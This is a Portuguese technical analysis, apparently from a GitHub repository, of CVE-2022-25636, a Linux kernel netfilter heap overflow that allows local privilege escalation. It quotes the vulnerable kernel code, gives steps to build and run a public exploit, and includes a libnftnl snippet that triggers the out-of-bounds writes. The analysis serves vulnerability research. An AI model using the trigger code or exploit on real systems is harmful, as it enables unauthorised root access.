 chenaotian/cve-2022-25636
Análise técnica detalhada e descrição de exploit para CVE-2022-25636, uma vulnerabilidade de estouro de heap no netfilter do kernel Linux que permite escalada de privilégio local via heap spraying e UAF.

[toc]
ID da vulnerabilidade: CVE-2022-25636
Produto afetado: linux kernel - netfilter
Versões afetadas: linux kernel 5.4 ~
Impacto: Existe uma escrita fora dos limites no heap no módulo do kernel netfilter. Com a capacidade SYS_ADMIN, é possível escalar privilégios.
A vulnerabilidade existe no módulo do kernel netfilter, o código vulnerável está em 3 arquivos .ko.
nft_dup_netdev.ko
nf_dup_netdev.ko
nf_tables.ko
Iniciar diretamente com qemu tem problemas, o .ko não carrega, usar depuração dupla com vmware.
Ubuntu 21.10 pode substituir o kernel manualmente:
apt-get install linux-image-5.13.0-30-generic
Depois remova o kernel original, compile o exp:
git clone https://github.com/Bonfee/CVE-2022-25636.git
apt-get install libmnl-dev
apt-get install libfuse-dev
apt-get install libnftnl-dev
make
./exploit

Efeito da escalada de privilégios (taxa de sucesso inferior a 50%):
A função onde a vulnerabilidade ocorre é nft_fwd_dup_netdev_offload:
linux\net\netfilter\nf_dup_netdev.c : 67 : nft_fwd_dup_netdev_offload
int nft_fwd_dup_netdev_offload(struct nft_offload_ctx *ctx,
			       struct nft_flow_rule *flow,
			       enum flow_action_id id, int oif)
{
	struct flow_action_entry *entry;
	struct net_device *dev;

	/* nft_flow_rule_destroy() releases the reference on this device. */
	dev = dev_get_by_index(ctx->net, oif);
	if (!dev)
		return -EOPNOTSUPP;

	entry = &flow->rule->action.entries[ctx->num_actions++];//越界
	entry->id = id;
	entry->dev = dev;

	return 0;
}
EXPORT_SYMBOL_GPL(nft_fwd_dup_netdev_offload);
Ao definir flow->rule->action.entries (essa estrutura é de tamanho variável e não há verificação de limites do heap), ocorre uma escrita fora dos limites de um inteiro (4 ou 5) e de um ponteiro.
A função é usada em nft_flow_rule_create:
linux\net\netfilter\nf_tables_offload.c : 90 : nft_flow_rule_create
struct nft_flow_rule *nft_flow_rule_create(struct net *net,
					   const struct nft_rule *rule)
{
	struct nft_offload_ctx *ctx;
	struct nft_flow_rule *flow;
	int num_actions = 0, err;
	struct nft_expr *expr;

	expr = nft_expr_first(rule);
	while (nft_expr_more(rule, expr)) {////根据传入reule 的数量计算num_actions
		if (expr->ops->offload_flags & NFT_OFFLOAD_F_ACTION)
			num_actions++;// 只有带有NFT_OFFLOAD_F_ACTION 标记才计数

		expr = nft_expr_next(expr);
	}

	if (num_actions == 0)
		return ERR_PTR(-EOPNOTSUPP);

	flow = nft_flow_rule_alloc(num_actions);////根据num_actions 数量申请空间(变长结构体)
	if (!flow)
		return ERR_PTR(-ENOMEM);

	expr = nft_expr_first(rule);
	//ctx->num_actions 初始化为0 ↓
	ctx = kzalloc(sizeof(struct nft_offload_ctx), GFP_KERNEL);
	if (!ctx) {
		err = -ENOMEM;
		goto err_out;
	}
	ctx->net = net;
	ctx->dep.type = NFT_OFFLOAD_DEP_UNSPEC;

	while (nft_expr_more(rule, expr)) {
		if (!expr->ops->offload) {////根据rule数量调用offload
			err = -EOPNOTSUPP;
			goto err_out;
		}
		err = expr->ops->offload(ctx, flow, expr);////调用漏洞函数
		if (err < 0)
			goto err_out;

		expr = nft_expr_next(expr);
	}
	··· ···
    ··· ···
}
Pode-se ver que a função nft_flow_rule_create aloca a estrutura flow e a processa com base no número de estruturas de regra passadas do espaço do usuário. A variável num_actions é usada para contar, mas durante a contagem apenas as regras com a flag NFT_OFFLOAD_F_ACTION são contadas, e o espaço é alocado de acordo com esse número. Posteriormente, ao chamar offload para processar, o loop não usa num_actions, mas sim o número total de regras, sem verificar novamente a flag NFT_OFFLOAD_F_ACTION. Ou seja, quando há regras sem a flag NFT_OFFLOAD_F_ACTION, o número de chamadas a offload é maior que o número de entradas alocadas em flow->rule->action.entries. Dentro de offload, a função vulnerável nft_fwd_dup_netdev_offload é chamada, incrementando ctx->num_actions a cada chamada (inicializado em 0). No final, ctx->num_actions ultrapassa o limite do array flow->rule->action.entries, causando a escrita fora dos limites.
Algumas estruturas:
struct nft_flow_rule {
	__be16			proto;
	struct nft_flow_match	match;
	struct flow_rule	*rule;
};

struct flow_rule {
	struct flow_match	match;
	struct flow_action	action;
};

struct flow_action {
	unsigned int			num_entries;
	struct flow_action_entry	entries[];
};

struct flow_action_entry {
	enum flow_action_id		id;
	enum flow_action_hw_stats	hw_stats;
	action_destr			destructor;
	void				*destructor_priv;
	union {
		u32			chain_index;	/* FLOW_ACTION_GOTO */
		struct net_device	*dev;		/* FLOW_ACTION_REDIRECT */
		··· ···
	};
	struct flow_action_cookie *cookie; /* user defined action cookie */
};

struct nft_offload_ctx {
	struct {
		enum nft_offload_dep_type	type;
		__be16				l3num;
		u8				protonum;
	} dep;
	unsigned int				num_actions;
	struct net				*net;
	struct nft_offload_reg			regs[NFT_REG32_15 + 1];
};
Pilha de chamadas:
Link de referência: https://www.openwall.com/lists/oss-security/2022/02/21/2
Esse e-mail explica como usar o netfilter com as bibliotecas libmnl e libnftnl em C. O ponto principal para acionar a vulnerabilidade é se a regra adicionada possui a flag NFT_OFFLOAD_F_ACTION. Apenas as regras adicionadas com nftnl_expr_alloc("immediate"); possuem a flag NFT_OFFLOAD_F_ACTION:
for(int i = 0; i < legit_writes; i++) {//如下添加expr 不会越界
    exprs[exprid] = nftnl_expr_alloc("immediate");
    nftnl_expr_set_u32(exprs[exprid], NFTNL_EXPR_IMM_DREG, NFT_REG_1);
    nftnl_expr_set_u32(exprs[exprid], NFTNL_EXPR_IMM_DATA, 1);
    nftnl_rule_add_expr(rule, exprs[exprid]);
    exprid++;
    exprs[exprid] = nftnl_expr_alloc("dup");
    nftnl_expr_set_u32(exprs[exprid], NFTNL_EXPR_DUP_SREG_DEV, NFT_REG_1);
    nftnl_rule_add_expr(rule, exprs[exprid]);
    exprid++;
}
//如下添加expr 会越界
for (int unaccounted_dup = 0; unaccounted_dup < oob_writes; unaccounted_dup++) {
    exprs[exprid] = nftnl_expr_alloc("dup");
    nftnl_expr_set_u32(exprs[exprid], NFTNL_EXPR_DUP_SREG_DEV, NFT_REG_1);
    nftnl_rule_add_expr(rule, exprs[exprid]);
    exprid++;
}
A explotação não é muito estável, mas a técnica é engenhosa. A vulnerabilidade escreve um ponteiro não controlado em uma posição de deslocamento fixo fora dos limites. Pessoalmente, considero a exploração muito difícil. Vamos analisar brevemente as técnicas. Pelo código da vulnerabilidade, podemos ver que cada estouro só pode escrever um inteiro (id, fixo em 4 ou 5) e um ponteiro (*dev), onde o ponteiro aponta para a estrutura struct net_device. Aqui focamos apenas na escrita do ponteiro dev:
int nft_fwd_dup_netdev_offload(struct nft_offload_ctx *ctx,
			       struct nft_flow_rule *flow,
			       enum flow_action_id id, int oif)
{
	··· ···
	entry = &flow->rule->action.entries[ctx->num_actions++];//越界
	entry->id = id;
	entry->dev = dev; //固定偏移写一个堆地址,dev 为struct net_device 结构体
	··· ···
}
Sobre a estrutura struct flow_rule, por ser de tamanho variável, a faixa de tamanho que pode ser alocada é relevante para a possibilidade de exploração (sucesso).
